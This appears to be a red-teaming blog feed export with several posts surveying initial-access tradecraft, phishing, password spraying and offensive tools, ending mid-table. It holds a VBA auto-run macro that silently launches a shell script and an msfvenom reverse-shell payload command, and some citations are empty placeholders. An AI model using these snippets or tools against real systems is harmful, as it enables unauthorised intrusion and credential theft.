<h1 id="comprehensive-research-on-red-team-exercises"><strong>Comprehensive Research on Red Team Exercises</strong></h1>
<h2 id="introduction"><strong>Introduction</strong></h2>
<p>Red Team exercises simulate real-world cyberattacks, enabling organizations to test, measure, and enhance their defenses against sophisticated adversaries. These exercises specifically focus on <strong>Initial Access</strong>—the phase in which attackers first gain a foothold in the target environment—because of its potential to open the door to lateral movement, privilege escalation, and ultimately data exfiltration or sabotage.</p>

<p>The content in this research consolidates multiple sources detailing modern Red Team tactics, techniques, and procedures (TTPs). This includes insights on <strong>phishing</strong>, <strong>malicious document delivery</strong>, <strong>browser-in-browser (BitB) attacks</strong>, and prevalent <strong>tools</strong> used to bypass endpoint detection and response (EDR) mechanisms. The overarching goal is to highlight the evolving threat landscape and offer recommendations for both offensive teams (Red Teams) and defenders (Blue Teams).</p>

<hr />

<h2 id="importance-of-initial-access-in-red-team-exercises"><strong>Importance of Initial Access in Red Team Exercises</strong></h2>
<ul>
  <li><strong>Foundation for Subsequent Phases</strong>: Once initial access is achieved, adversaries can engage in lateral movement, credential theft, and stealthy persistence.</li>
  <li><strong>High-Impact Risk</strong>: Successful initial access often leads to the compromise of critical systems, making early detection vital.</li>
  <li><strong>Realistic Assessment</strong>: Replicating real attacker behaviors around this phase exposes defensive blind spots, guiding security improvements.</li>
</ul>

<hr />

<h2 id="key-trends-and-techniques-in-initial-access"><strong>Key Trends and Techniques in Initial Access</strong></h2>

<h3 id="phishing-and-social-engineering"><strong>Phishing and Social Engineering</strong></h3>
<p>Phishing remains the most prevalent and successful technique for obtaining initial access. Attackers leverage well-crafted email campaigns, SMS (“smishing”), or instant messaging (“ishing”) to trick users into downloading malicious files or entering credentials on spoofed sites.</p>

<ul>
  <li><strong>Spear-Phishing Attachments (T1566.001)</strong><br />
Attackers embed payloads in macro-enabled Office files, PDFs, or .LNK shortcuts, prompting users to enable malicious content.</li>
  <li><strong>Adversary-in-the-Middle (AitM)</strong><br />
Tools like <strong>Evilginx</strong> or <strong>Modlishka</strong> enable interception of session tokens, bypassing multi-factor authentication (MFA).</li>
</ul>

<details>
<summary>Example Macro Code</summary>

```vb
Private Sub Document_Open()
    MsgBox "Loading...", vbOKOnly, "System Alert"
    Shell "C:\tools\shell.cmd", vbHide
End Sub
```
</details>

<hr />

<h3 id="malicious-document-delivery-and-payload-execution"><strong>Malicious Document Delivery and Payload Execution</strong></h3>
<p>Malicious documents—especially Microsoft Office files—are a favored vector due to user familiarity. These documents may:</p>
<ul>
  <li>Contain <strong>VBA macros</strong> (disabled by default in recent Office versions, but often enabled by unaware users).</li>
  <li>Exploit <strong>remote template injection</strong> (T1221) to fetch payloads externally.</li>
  <li>Use <strong>macro obfuscation tools</strong> (e.g., <strong>MacroPack</strong>, <strong>Veil-Evasion</strong>) to evade signature-based detection.</li>
</ul>

<details>
<summary>Example Payload Generation</summary>

```bash
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.10 LPORT=4444 \
         -f exe &gt; malicious_payload.exe
```
</details>

<hr />

<h3 id="exploitation-of-internet-facing-assets"><strong>Exploitation of Internet-Facing Assets</strong></h3>
<p>Attackers frequently target unpatched public-facing web servers, VPNs, or cloud services:</p>
<ul>
  <li><strong>Exploitation of Public-Facing Applications (T1190)</strong>: Exploit known vulnerabilities or misconfigurations.</li>
  <li><strong>Gaining footholds via remote code execution</strong> on outdated CMS frameworks or unpatched VPN endpoints.</li>
</ul>

<hr />

<h3 id="credential-harvesting"><strong>Credential Harvesting</strong></h3>
<p>Weak or reused passwords remain a prime entry point:</p>
<ul>
  <li><strong>Brute Force / Password Spraying</strong>: Automated attempts against single sign-on portals or email logins.</li>
  <li><strong>Phishing for Credentials</strong>: Capturing username/password combos or session cookies in real time.</li>
</ul>

<hr />

<h3 id="malicious-shortcut-files-lnk"><strong>Malicious Shortcut Files (.LNK)</strong></h3>
<p>Malicious <code class="language-plaintext highlighter-rouge">.lnk</code> files can run hidden commands or scripts upon double-click. Recent Red Team engagements highlight:</p>
<ul>
  <li><strong>ISO + LNK Pairing</strong>: Hiding <code class="language-plaintext highlighter-rouge">.lnk</code> files inside an ISO image to evade Mark-of-the-Web warnings.</li>
  <li><strong>Endpoint Bypasses</strong>: <code class="language-plaintext highlighter-rouge">.lnk</code> files can circumvent certain EDR or antivirus tools if not correctly configured.</li>
</ul>

<hr />

<h3 id="browser-in-browser-bitb-attacks"><strong>Browser-in-Browser (BitB) Attacks</strong></h3>
<p>BitB attacks simulate legitimate OAuth or Single Sign-On (SSO) login pop-ups within a fake browser window, tricking users into entering credentials:</p>
<ul>
  <li><strong>Popular Tools</strong>:
    <ul>
      <li><strong>Evilginx</strong> (bypassing MFA)</li>
      <li><strong>Modlishka</strong> (reverse proxying login sessions)</li>
      <li><strong>mr.d0x’s BitB Templates</strong> (HTML/CSS pop-up clones)</li>
    </ul>
  </li>
  <li><strong>Applications</strong>: Used extensively in targeted phishing where standard browser-based detection fails.</li>
</ul>

<hr />

<h2 id="advanced-persistent-threat-apt-simulations"><strong>Advanced Persistent Threat (APT) Simulations</strong></h2>
<p>Red Teams often emulate APT groups to simulate nation-state or cybercriminal actors:</p>
<ul>
  <li><strong>Advanced Techniques</strong>: Zero-day exploits, stolen code-signing certificates, and living-off-the-land binaries (e.g., PowerShell, <code class="language-plaintext highlighter-rouge">mshta.exe</code>).</li>
  <li><strong>Persistence Methods</strong>: Registry run keys, scheduled tasks, or custom implants.</li>
</ul>

<hr />

<h2 id="tools-and-frameworks"><strong>Tools and Frameworks</strong></h2>

<h3 id="phishing-toolkits"><strong>Phishing Toolkits</strong></h3>
<ul>
  <li><strong>GoPhish</strong>: Open-source platform for running phishing simulations at scale.</li>
  <li><strong>Evilginx / Modlishka / Muraena</strong>: Adversary-in-the-middle toolkits that capture credentials and tokens in real time.</li>
</ul>

<h3 id="command-and-control-c2-frameworks"><strong>Command-and-Control (C2) Frameworks</strong></h3>
<ul>
  <li><strong>Cobalt Strike</strong>: Commercial suite widely used for beacon deployment and collaboration.</li>
  <li><strong>Sliver</strong>: Cross-platform C2 with DNS tunneling, modular payload generation, and low detection rates.</li>
  <li><strong>Metasploit</strong>: Versatile open-source framework supporting a range of exploits and payloads.</li>
  <li><strong>Havoc</strong> &amp; <strong>Nimbo-C2</strong>: Emerging frameworks known for advanced evasion and modular design.</li>
</ul>

<h3 id="payload-obfuscation-and-evasion"><strong>Payload Obfuscation and Evasion</strong></h3>
<ul>
  <li><strong>MacroPack, Veil-Evasion, ScareCrow</strong>: Craft heavily obfuscated macros or executables.</li>
  <li><strong>Limelighter / SigThief</strong>: Steal or forge code-signing certificates to bypass allowlisting or reduce user suspicion.</li>
</ul>

<h3 id="infrastructure-setup"><strong>Infrastructure Setup</strong></h3>
<ul>
  <li><strong>Terraform &amp; Ansible</strong>: Automate cloud instance creation for phishing redirectors or load balancers.</li>
  <li><strong>socat / Apache mod_rewrite</strong>: Redirect traffic from benign domains to malicious C2 backends.</li>
  <li><strong>Domain Fronting</strong>: Conceal malicious C2 channels behind reputable domains (e.g., Cloudflare, Amazon AWS).</li>
</ul>

<hr />

<h2 id="challenges-and-defensive-considerations"><strong>Challenges and Defensive Considerations</strong></h2>
<ol>
  <li><strong>Over-reliance on Endpoint Tools</strong>: Many organizations lack robust network-layer defenses (e.g., intrusion prevention systems, web proxies).</li>
  <li><strong>Insufficient MFA Implementation</strong>: MFA fatigue or “prompt bombing” can still trick users. Simple push notifications can be bypassed through AitM phishing.</li>
  <li><strong>Detection Gaps</strong>: Signature-based solutions struggle against heavily obfuscated or custom malware.</li>
  <li><strong>Weak User Awareness</strong>: Lack of employee training increases success rates of phishing and social engineering.</li>
</ol>

<hr />

<h2 id="recommendations"><strong>Recommendations</strong></h2>
<ol>
  <li><strong>Phishing-Resistant MFA</strong>: Use hardware tokens (e.g., FIDO2) or biometric-based systems to reduce credential theft.</li>
  <li><strong>Regular Patch Management</strong>: Keep internet-facing systems updated to minimize exploit vectors.</li>
  <li><strong>Hardened Email Security</strong>: Deploy advanced email scanning, attachment sandboxing, and domain-based message authentication/reporting (DMARC).</li>
  <li><strong>User Training</strong>: Conduct frequent awareness sessions and phishing simulations.</li>
  <li><strong>Proactive Red Team Engagements</strong>: Integrate Red Team exercises into continuous security assessments.</li>
  <li><strong>Threat Intelligence and Collaboration</strong>: Share findings between Red and Blue Teams to improve detection logic and incident response.</li>
</ol>

<hr />

<h2 id="conclusion"><strong>Conclusion</strong></h2>
<p>Red Team exercises focusing on <strong>Initial Access</strong> techniques—particularly phishing, malicious document delivery, and exploitation of public-facing assets—remain critical for evaluating organizational defenses. As threat actors adopt <strong>browser-in-browser attacks</strong>, code-signing abuse, and advanced C2 frameworks, defenders must respond by fortifying email gateways, automating detection, and staying current on emerging TTPs. Proactive measures—such as frequent training, robust security testing, and advanced MFA—are essential for ensuring resilience against modern adversaries.</p>

<hr />

<h2 id="references"><strong>References</strong></h2>
<ul>
  <li><a href="https://redcanary.com/threat-detection-report/trends/initial-access/">Red Canary: Initial Access Trends</a></li>
  <li><a href="https://www.cisa.gov/news-events/cybersecurity-advisories/aa24-326a">CISA Red Team Advisories</a></li>
  <li><a href="https://medium.com/@yua.mikanana19/cyber-security-introduction-to-red-team-initial-access-83fe21e2a90f">Mikanana, Y. “Cyber Security — Introduction to Red Team Initial Access.” <em>Medium</em> (2025)</a></li>
  <li><a href="https://medium.com/cyesec/building-a-modern-red-team-infrastructure-e5501784a287">CYESEC. “Building a Modern Red Team Infrastructure.” <em>Medium</em> (2023)</a></li>
  <li><a href="https://github.com/kgretzky/evilginx2">Evilginx (GitHub)</a></li>
  <li><a href="https://github.com/drk1wi/Modlishka">Modlishka (GitHub)</a></li>
  <li><a href="https://github.com/sevagas/macro_pack">MacroPack (GitHub)</a></li>
  <li><a href="https://github.com/HavocFramework/Havoc">Havoc (GitHub)</a></li>
  <li><a href="https://github.com/itaymigdal/Nimbo-C2">Nimbo-C2</a></li>
  <li><a href="https://bolster.ai/blog/browser-in-the-browser-bitb-phishing-attacks">Limelighter</a></li>
  <li><a href="https://github.com/optiv/ScareCrow">ScareCrow</a></li>
  <li><a href="https://mrd0x.com/browser-in-the-browser-phishing-attack/">mr.d0x Browser-in-Browser Templates</a></li>
  <li><a href="https://specterops.io/so-con/">SpecterOps’ Identity-Driven Tradecraft</a></li>
  <li><a href="https://attack.mitre.org/tactics/TA0001/">MITRE ATT&amp;CK Framework</a></li>
  <li><a href="https://github.com/redcanaryco/atomic-red-team">Atomic Red Team (GitHub)</a></li>
  <li>Additional references from consolidated user-provided documents.</li>
</ul>

<hr />

<p><strong>Copyright 2025</strong></p>

<p>This research merges content from multiple sources to provide a unified view of leading-edge Red Team tactics in <em>Initial Access</em>—particularly <strong>phishing</strong>, <strong>malicious document delivery</strong>, and <strong>exploit-based</strong> approaches. For additional details, reference the linked materials above.
```</p>]]></content><author><name>zero</name></author><category term="redteaming" /><category term="phishing" /><category term="initialaccess" /><summary type="html"><![CDATA[A Consolidated Analysis of Initial Access Techniques, Phishing, and Malicious Document Delivery]]></summary></entry><entry><title type="html">Red Teaming, Part 2: Initial Access, Phishing and Password Spraying</title><link href="https://sv-zeroone.github.io/2025/02/17/red-teaming-part-2.html" rel="alternate" type="text/html" title="Red Teaming, Part 2: Initial Access, Phishing and Password Spraying" /><published>2025-02-17T00:00:00+00:00</published><updated>2025-02-17T00:00:00+00:00</updated><id>https://sv-zeroone.github.io/2025/02/17/red-teaming-part-2</id><content type="html" xml:base="https://sv-zeroone.github.io/2025/02/17/red-teaming-part-2.html"><![CDATA[<p>Discover the evolving landscape of red teaming in 2024/2025 with a comprehensive review of top offensive security tools. This post examines every phase of a red team engagement—from initial reconnaissance using Nmap, Shodan, Recon-ng, and Maltego to initial access via Metasploit, Evilginx2, Modlishka, and SET. It highlights effective phishing and credential harvesting with tools like Gophish, Phishing Frenzy, and CredSniper, and explores password spraying techniques using Spray365, Trident, and Hydra. In post‑exploitation, advanced command‑and‑control frameworks such as Cobalt Strike, Sliver, Havoc, PowerShell Empire, and PoshC2 enable sustained adversary simulation. Fostering enhanced security posture and robust operational resilience.</p>

<hr />

<h1 id="red-teaming-in-the-modern-era-initial-access-phishing-and-password-spraying-discussion">Red Teaming in the Modern Era: Initial Access, Phishing, and Password Spraying Discussion</h1>

<p>In today’s ever-evolving cybersecurity landscape, organizations face a constant barrage of threats from highly sophisticated adversaries. To keep pace, red teams—trusted groups of offensive security experts—simulate real-world attacks, exposing weaknesses before malicious actors can exploit them. This blog post examines the latest trends in red team initial access techniques, the evolution of phishing as both an attack vector and a simulation tool, and the emerging tools for password spraying. Drawing from recent reports and open-source intelligence, we’ll create a knowledgebase that details the tactics, techniques, and tools that define modern red teaming.</p>

<hr />

<h2 id="the-changing-face-of-red-team-initial-access">The Changing Face of Red Team Initial Access</h2>

<p>Initial access is the first foothold that an attacker establishes within a target network. Recent studies highlight that adversaries are moving beyond traditional brute force or malware-based methods. Instead, they leverage complex multi-step attack chains that mimic real-world intrusions.</p>

<p>According to recent trends, red teams now routinely exploit vulnerabilities in AI-driven systems, legacy internet-facing applications, and even SaaS environments. For example, attackers are now using artificial intelligence to craft personalized phishing messages or launch prompt injection attacks against integrated AI systems. This approach not only bypasses conventional security measures but also minimizes the technical footprint of the simulated attack.</p>

<p>Moreover, as organizations increasingly rely on cloud services, the exploitation of SaaS credential leaks and misconfigured identity and access management (IAM) systems has become a prominent theme. Red team exercises now often include simulated breaches via compromised Office 365 or Azure accounts, taking advantage of weak or outdated authentication practices.</p>

<hr />

<h2 id="phishing-evolution-a-key-initial-access-vector">Phishing Evolution: A Key Initial Access Vector</h2>

<p>Phishing has transformed from rudimentary spam emails to sophisticated, multi-channel campaigns that can bypass advanced defenses. Modern phishing techniques now incorporate:</p>

<ul>
  <li><strong>Adversary-in-the-Middle (AiTM) Attacks:</strong> These sophisticated phishing campaigns intercept authentication tokens and session cookies, making multi-factor authentication (MFA) less effective. Tools such as Evilginx2 and Modlishka have been at the forefront of these simulated attacks, allowing red teams to recreate the tactics used by state-sponsored groups .</li>
  <li><strong>QR Code Phishing:</strong> With the widespread adoption of mobile devices, attackers have embraced QR codes to deliver malicious links discreetly. Advanced variants even use ASCII-based QR codes to evade detection by traditional email scanners.</li>
  <li><strong>Phishing-as-a-Service (PhaaS):</strong> The rise of PhaaS platforms has democratized access to advanced phishing kits. These ready-made tools enable attackers—and red teamers—to launch campaigns that steal MFA tokens and leverage deepfake technology for added credibility .</li>
</ul>

<p>By integrating these techniques into red team scenarios, organizations can test and refine their defenses against attacks that not only target technological vulnerabilities but also exploit human behavior.</p>

<hr />

<h2 id="core-code-tools-and-frameworks-a-sample-red-team-arsenal">Core Code Tools and Frameworks: A Sample Red Team Arsenal</h2>

<p>Red teamers have access to a plethora of code tools and frameworks hosted on platforms like GitHub and GitLab. These resources are continuously updated to reflect the latest adversarial techniques. Among the most notable are:</p>

<ul>
  <li><strong>Evilginx2 and Modlishka:</strong> Reverse proxy frameworks that capture credentials and session tokens, simulating real-world bypasses of MFA protections.</li>
  <li><strong>CredSniper:</strong> A Python-based framework that focuses on capturing multi-factor authentication tokens by simulating phishing attacks.</li>
  <li><strong>Gophish:</strong> An open-source phishing toolkit that allows the design, execution, and tracking of large-scale phishing campaigns , .</li>
</ul>

<p>These tools provide red teams with the flexibility to simulate a wide array of scenarios—from broad phishing campaigns to targeted credential harvesting. Moreover, repositories that aggregate these tools, such as awesome-RedTeam-Tools and various proof-of-concept collections, ensure that practitioners are always equipped with the latest offensive capabilities.</p>

<hr />

<h2 id="password-spraying-a-silent-but-potent-threat">Password Spraying: A Silent but Potent Threat</h2>

<p>While phishing often captures headlines, password spraying remains one of the stealthiest techniques in an attacker’s playbook. Unlike brute force attacks that target one account at a time, password spraying involves attempting a small set of common passwords across many accounts. This “low and slow” approach is designed to avoid detection and account lockouts.</p>

<p>Recent reports have highlighted several cutting-edge tools for password spraying, including:</p>

<ul>
  <li><strong>Spray365:</strong> Tailored for Office 365 and Azure endpoints, Spray365 uses Microsoft’s Authentication Library (MSAL) to identify and exploit weak conditional access policies. Its two-step process—first generating an execution plan and then executing a stealthy spray—makes it especially effective in modern cloud environments .</li>
  <li><strong>Trident:</strong> Designed for multi-cloud operations, Trident increases the IP pool for spraying campaigns, making detection much more challenging. Its support for advanced scheduling aligns with real-world account lockout policies.</li>
  <li><strong>SharpSpray and Spray-AD:</strong> These tools focus on Windows domains and Active Directory environments. By leveraging protocols like LDAP and Kerberos, they simulate realistic attacks that generate less noise in the system logs .</li>
</ul>

<p>Each of these tools addresses a critical need: to uncover weak password policies before an adversary exploits them. By integrating password spraying into red team engagements, organizations can gain insight into both the technical and human factors that contribute to security breaches.</p>

<hr />

<h2 id="integrating-techniques-for-a-holistic-red-team-engagement">Integrating Techniques for a Holistic Red Team Engagement</h2>

<p>Modern red teaming is not about isolated tactics—it’s about weaving together multiple techniques to mimic sophisticated adversaries. Consider an engagement that begins with:</p>

<ol>
  <li><strong>Reconnaissance and Initial Access:</strong> Utilizing open-source intelligence and automated scanning tools, the red team identifies weak points in the target’s digital perimeter. They may discover exposed cloud services, legacy systems, or misconfigured IAM systems.</li>
  <li><strong>Phishing and Credential Harvesting:</strong> Armed with this intelligence, the team deploys advanced phishing campaigns. Whether it’s through AiTM attacks, QR code phishing, or PhaaS kits, the goal is to harvest credentials and gain an initial foothold.</li>
  <li><strong>Password Spraying:</strong> If phishing fails or as a complementary method, password spraying tools like Spray365 or SharpSpray are used to test the strength of account credentials across the organization.</li>
  <li><strong>Post-Exploitation:</strong> Once access is gained, the team uses red team frameworks to simulate lateral movement, privilege escalation, and data exfiltration, mirroring the tactics of actual threat actors.</li>
</ol>

<p>By integrating these stages, red team engagements can provide a realistic, end-to-end assessment of an organization’s security posture. This approach not only identifies technical vulnerabilities but also exposes gaps in security awareness, incident response, and policy enforcement.</p>

<hr />

<h2 id="conclusion-preparing-for-the-future">Conclusion: Preparing for the Future</h2>

<p>The convergence of red teaming, advanced phishing techniques, and stealthy password spraying represents the future of offensive security testing. As adversaries become more adept at exploiting both technological and human weaknesses, organizations must adopt a proactive stance. By embracing these advanced tools and techniques, security teams can uncover vulnerabilities before they are exploited by malicious actors.</p>

<p>The knowledgebase presented here—from red team initial access trends to the latest code tools and password spraying platforms—provides a comprehensive view of the modern threat landscape. In doing so, it empowers organizations to build robust, layered defenses that not only protect against known attacks but also prepare them for the emerging tactics of tomorrow’s adversaries.</p>

<p>Stay vigilant, keep testing, and continue evolving your defenses—because in cybersecurity, the battle is never truly won; it’s only paused until the next innovative attack emerges.</p>

<hr />

<p><em>Sources integrated from provided files: initial access trends phishing evolution and , red team code tools and , and password spraying tools .</em></p>]]></content><author><name>zero</name></author><category term="redteaming" /><category term="phishing" /><category term="initialaccess" /><category term="tools" /><summary type="html"><![CDATA[Discover the evolving landscape of red teaming in 2024/2025 with a comprehensive review of top offensive security tools. This post examines every phase of a red team engagement—from initial reconnaissance using Nmap, Shodan, Recon-ng, and Maltego to initial access via Metasploit, Evilginx2, Modlishka, and SET. It highlights effective phishing and credential harvesting with tools like Gophish, Phishing Frenzy, and CredSniper, and explores password spraying techniques using Spray365, Trident, and Hydra. In post‑exploitation, advanced command‑and‑control frameworks such as Cobalt Strike, Sliver, Havoc, PowerShell Empire, and PoshC2 enable sustained adversary simulation. Fostering enhanced security posture and robust operational resilience.]]></summary></entry><entry><title type="html">Top 10 Red Team Tools for Each Engagement Phase</title><link href="https://sv-zeroone.github.io/2025/02/17/red-teaming-top-10-tools-per-phase.html" rel="alternate" type="text/html" title="Top 10 Red Team Tools for Each Engagement Phase" /><published>2025-02-17T00:00:00+00:00</published><updated>2025-02-17T00:00:00+00:00</updated><id>https://sv-zeroone.github.io/2025/02/17/red-teaming-top-10-tools-per-phase</id><content type="html" xml:base="https://sv-zeroone.github.io/2025/02/17/red-teaming-top-10-tools-per-phase.html"><![CDATA[<p>The top 10 tools in 2024/2025 for Red Teaming divided for each phase of the engagement.</p>

<p>Discover the evolving landscape of red teaming in 2024/2025 with a comprehensive review of top offensive security tools. This post examines every phase of a red team engagement—from initial reconnaissance using Nmap, Shodan, Recon-ng, and Maltego to initial access via Metasploit, Evilginx2, Modlishka, and SET. It highlights effective phishing and credential harvesting with tools like Gophish, Phishing Frenzy, and CredSniper, and explores password spraying techniques using Spray365, Trident, and Hydra. In post‑exploitation, advanced command‑and‑control frameworks such as Cobalt Strike, Sliver, Havoc, PowerShell Empire, and PoshC2 enable sustained adversary simulation. Fostering enhanced security posture and robust operational resilience.</p>

<hr />

<h1 id="top-10-red-team-tools-for-each-engagement-phase-20242025">Top 10 Red Team Tools for Each Engagement Phase (2024/2025)</h1>

<p>This document provides a comprehensive overview of the top 10 popular tools for each phase of a red team engagement in 2024/2025. Red team operations are divided into several phases—from initial reconnaissance to post-exploitation. The tables below list each tool’s primary purpose, a brief description, and the platform or language used where applicable.</p>

<blockquote>
  <p><strong>Note:</strong> Some tools appear in multiple phases if their functionality overlaps (e.g. Evilginx2 is used for both initial access and phishing). This guide reflects current industry trends and insights from recent research.</p>
</blockquote>

<hr />

<h2 id="phase-1-reconnaissance">Phase 1: Reconnaissance</h2>

<p>Reconnaissance is the foundation of a red team engagement—gathering intelligence on the target’s network, domains, assets, and potential vulnerabilities.</p>

<table>
  <thead>
    <tr>
      <th>Tool</th>
      <th>Primary Purpose</th>
      <th>Description</th>
      <th>Platform/Language</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td><strong>Nmap</strong></td>
      <td>Network scanning &amp; mapping</td>
      <td>Open-source network mapper for discovering hosts, open ports, and services.</td>
      <td>C, C++ (CLI)</td>
    </tr>
    <tr>
      <td><strong>Shodan</strong></td>
      <td>Internet asset discovery</td>
      <td>A search engine for Internet-connected devices to identify exposed assets and services.</td>
      <td>Web-based/API</td>
    </tr>
    <tr>
      <td><strong>Recon-ng</strong></td>
      <td>OSINT framework</td>
      <td>Modular web reconnaissance framework to gather and correlate publicly available data.</td>
      <td>Python</td>
    </tr>
    <tr>
      <td><strong>theHarvester</strong></td>
      <td>Email and domain enumeration</td>
      <td>Gathers email addresses, subdomains, hosts, and employee names from public sources.</td>
      <td>Python</td>
    </tr>
    <tr>
      <td><strong>Amass</strong></td>
      <td>Asset discovery &amp; network mapping</td>
      <td>Helps identify domain infrastructure, subdomains, and external assets using DNS and certificate data.</td>
      <td>Go</td>
    </tr>
    <tr>
      <td><strong>Maltego</strong></td>
      <td>Graph-based OSINT analysis</td>
      <td>Visualizes relationships between entities (domains, people, IPs) to map potential attack paths.</td>
      <td>Java-based GUI</td>
    </tr>
    <tr>
      <td><strong>SpiderFoot</strong></td>
      <td>Automated intelligence gathering</td>
      <td>An open-source tool that automates collection of OSINT from numerous data sources.</td>
      <td>Python</td>
    </tr>
    <tr>
      <td><strong>FOCA</strong></td>
      <td>Metadata extraction</td>
      <td>Scans documents and files for hidden metadata that could reveal sensitive information.</td>
      <td>Windows (GUI)</td>
    </tr>
    <tr>
      <td><strong>Datasploit</strong></td>
      <td>Comprehensive recon framework</td>
      <td>Aggregates data from multiple public sources for detailed target profiling and vulnerability assessment.</td>
      <td>Python</td>
    </tr>
    <tr>
      <td><strong>dnsrecon</strong></td>
      <td>DNS enumeration</td>
      <td>Automates DNS reconnaissance, including zone transfers and record collection.</td>
      <td>Python</td>
    </tr>
  </tbody>
</table>

<hr />

<h2 id="phase-2-initial-access">Phase 2: Initial Access</h2>

<p>Initial access tools help simulate the techniques attackers use to gain their first foothold in a target environment through exploitation and social engineering.</p>

<table>
  <thead>
    <tr>
      <th>Tool</th>
      <th>Primary Purpose</th>
      <th>Description</th>
      <th>Platform/Language</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td><strong>Metasploit Framework</strong></td>
      <td>Exploitation framework</td>
      <td>Provides a vast collection of exploits, payloads, and auxiliary modules for testing vulnerabilities.</td>
      <td>Ruby, CLI</td>
    </tr>
    <tr>
      <td><strong>Empire</strong></td>
      <td>Exploitation &amp; post-exploitation</td>
      <td>A PowerShell and Python-based framework used to deliver payloads and automate exploitation tasks.</td>
      <td>PowerShell, Python</td>
    </tr>
    <tr>
      <td><strong>Cobalt Strike</strong></td>
      <td>Adversary simulation &amp; exploitation</td>
      <td>Commercial tool for emulating threat actor tactics, including initial access and lateral movement.</td>
      <td>Java-based, cross-platform</td>
    </tr>
    <tr>
      <td><strong>Evilginx2</strong></td>
      <td>Man-in-the-middle/phishing initial access</td>
      <td>Reverse proxy tool that intercepts session tokens to bypass MFA and capture credentials.</td>
      <td>Go</td>
    </tr>
    <tr>
      <td><strong>Modlishka</strong></td>
      <td>Phishing-based credential capture</td>
      <td>Replicates legitimate websites in real time to harvest user credentials during a simulated attack.</td>
      <td>Go</td>
    </tr>
    <tr>
      <td><strong>SET (Social Engineering Toolkit)</strong></td>
      <td>Social engineering</td>
      <td>Automates spear phishing, website cloning, and other social engineering attacks to gain initial access.</td>
      <td>Python</td>
    </tr>
    <tr>
      <td><strong>ntlmrelayx (Impacket)</strong></td>
      <td>NTLM relay for credential abuse</td>
      <td>Relays NTLM authentication to exploit weak configurations in Windows environments.</td>
      <td>Python</td>
    </tr>
    <tr>
      <td><strong>PowerSploit</strong></td>
      <td>Exploitation via PowerShell</td>
      <td>A collection of PowerShell scripts used for exploiting vulnerabilities and bypassing defenses.</td>
      <td>PowerShell</td>
    </tr>
    <tr>
      <td><strong>SQLmap</strong></td>
      <td>SQL injection exploitation</td>
      <td>Automates the detection and exploitation of SQL injection flaws in web applications.</td>
      <td>Python</td>
    </tr>
    <tr>
      <td><strong>RIPS</strong></td>
      <td>Web application vulnerability exploitation</td>
      <td>Analyzes source code for vulnerabilities to facilitate exploitation in web applications.</td>
      <td>PHP (commercial version)</td>
    </tr>
  </tbody>
</table>

<hr />

<h2 id="phase-3-phishing--credential-harvesting">Phase 3: Phishing &amp; Credential Harvesting</h2>

<p>These tools are designed to simulate phishing campaigns and harvest credentials from targeted users, a key method for obtaining access via social engineering.</p>

<table>
  <thead>
    <tr>
      <th>Tool</th>
      <th>Primary Purpose</th>
      <th>Description</th>
      <th>Platform/Language</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td><strong>Gophish</strong></td>
      <td>Phishing campaign management</td>
      <td>Open-source toolkit for creating, launching, and tracking phishing simulations and user awareness tests.</td>
      <td>Go, Web-based UI</td>
    </tr>
    <tr>
      <td><strong>Phishing Frenzy</strong></td>
      <td>Phishing campaign orchestration</td>
      <td>Ruby on Rails-based framework for managing large-scale phishing campaigns with detailed analytics.</td>
      <td>Ruby on Rails</td>
    </tr>
    <tr>
      <td><strong>CredSniper</strong></td>
      <td>MFA token and credential capture</td>
      <td>Creates realistic phishing pages to harvest both credentials and MFA tokens during simulated attacks.</td>
      <td>Python</td>
    </tr>
    <tr>
      <td><strong>King Phisher</strong></td>
      <td>Targeted email phishing simulation</td>
      <td>Enables creation of highly realistic spear phishing campaigns for testing organizational defenses.</td>
      <td>Python</td>
    </tr>
    <tr>
      <td><strong>Evilginx2</strong></td>
      <td>Session hijacking via phishing</td>
      <td>Captures session cookies during phishing attacks to bypass MFA and establish authenticated sessions.</td>
      <td>Go</td>
    </tr>
    <tr>
      <td><strong>SET (Social Engineering Toolkit)</strong></td>
      <td>Social engineering &amp; phishing</td>
      <td>Automates various social engineering attacks, including phishing and website cloning.</td>
      <td>Python</td>
    </tr>
    <tr>
      <td><strong>MailSniper</strong></td>
      <td>Email reconnaissance and harvesting</td>
      <td>Extracts email addresses and associated data to facilitate targeted phishing campaigns.</td>
      <td>Python</td>
    </tr>
    <tr>
      <td><strong>Phishery</strong></td>
      <td>Lightweight phishing server</td>
      <td>Provides a simple HTTPS server for simulating phishing attacks via Basic Authentication.</td>
      <td>Python</td>
    </tr>
    <tr>
      <td><strong>Phishing Pretexts Library</strong></td>
      <td>Phishing template repository</td>
      <td>A library of customizable pretexts and templates to enhance the realism of phishing emails.</td>
      <td>Various (Template-based)</td>
    </tr>
    <tr>
      <td><strong>SocialPhish</strong></td>
      <td>Social media phishing</td>
      <td>Assists in gathering data and launching phishing attacks targeting social media accounts.</td>
      <td>Web-based, CLI</td>
    </tr>
  </tbody>
</table>

<hr />

<h2 id="phase-4-password-spraying">Phase 4: Password Spraying</h2>

<p>Password spraying tools test common passwords across many accounts—avoiding account lockouts—to identify weak credentials before adversaries do.</p>

<table>
  <thead>
    <tr>
      <th>Tool</th>
      <th>Primary Purpose</th>
      <th>Description</th>
      <th>Platform/Language</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td><strong>Spray365</strong></td>
      <td>Cloud password spraying</td>
      <td>Targets Office 365 and Azure endpoints using a two-phase approach to safely test credentials.</td>
      <td>Python 3</td>
    </tr>
    <tr>
      <td><strong>Trident</strong></td>
      <td>Multi-cloud password spraying</td>
      <td>Automates spraying across various cloud platforms with features like IP pooling and scheduling.</td>
      <td>Not specified</td>
    </tr>
    <tr>
      <td><strong>SharpSpray</strong></td>
      <td>Active Directory password spraying</td>
      <td>Uses LDAP to interact with AD and spray credentials in Windows environments.</td>
      <td>C# (.NET)</td>
    </tr>
    <tr>
      <td><strong>Spray-AD</strong></td>
      <td>Kerberos password spraying</td>
      <td>Focuses on triggering Kerberos pre-authentication failures to conduct stealthy password spraying.</td>
      <td>C/C++</td>
    </tr>
    <tr>
      <td><strong>TeamFiltration</strong></td>
      <td>Azure/Office 365 account enumeration</td>
      <td>Combines account enumeration with password spraying techniques for cloud-based environments.</td>
      <td>C#</td>
    </tr>
    <tr>
      <td><strong>Spraycharles</strong></td>
      <td>Low-and-slow password spraying</td>
      <td>Operates over extended periods with dynamic indicators to evade detection during prolonged campaigns.</td>
      <td>Python</td>
    </tr>
    <tr>
